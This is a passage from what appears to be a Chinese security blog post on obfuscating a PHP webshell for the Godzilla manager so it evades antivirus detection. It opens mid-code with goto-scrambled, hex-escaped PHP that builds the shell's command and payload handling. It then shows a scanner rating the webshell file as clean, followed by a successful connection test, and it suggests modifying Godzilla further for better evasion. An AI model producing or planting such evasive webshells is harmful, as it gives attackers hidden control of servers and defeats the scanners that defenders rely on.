= $app->yh($data, substr(md5("\x61\x64\x155\x09\x0e\x61\x62\x63"), 0, 10)); goto CjDEf; Dh1Vx: rQdE: goto FDRN5; zVyVT: SSWNn: goto sLyCi; d5hJ4: $payl = $xx; goto igfvs;
l_09p: goto F03Mj; goto Dh1Vx; rIcEU: if (! (strpos($data, $cmd) !== 0)) { goto ROeQh; } goto YvMwI; CL6YJ: F03Mj: goto mpw9H; C6KW9: $cmd = "\x67\x145\x74\x102\x141\x73" .
```

提交

全部

请输入搜索内容...


🔍

清空

文件名	文件类型	文件MD5	检测结果	威胁等级	反馈
0303aebef0a84c0c961a21ba7e6d147f	webshell	8e9d3c449182359f4970224970769530	WHITE	🟢 正常	报错 漏报

(<https://xzfile.aliyuncs.com/media/upload/picture/20220526010854-5b324dd0-dc4d-1.png>)

连接测试：



(<https://xzfile.aliyuncs.com/media/upload/picture/20220526011021-8f79a872-dc4d-1.png>)

成功!!



(<https://xzfile.aliyuncs.com/media/upload/picture/20220526011048-9f77844c-dc4d-1.png>)

其实如果大佬会 java，可以对哥斯拉进行魔改，效果应该更好，这里的免杀也只是小打小闹，给各位师傅乐乐，
如果有其他问题，给位师傅可以底下评论
感谢阅读



(<https://xzfile.aliyuncs.com/media/upload/picture/20220526011239-e1c3a286-dc4d-1.png>)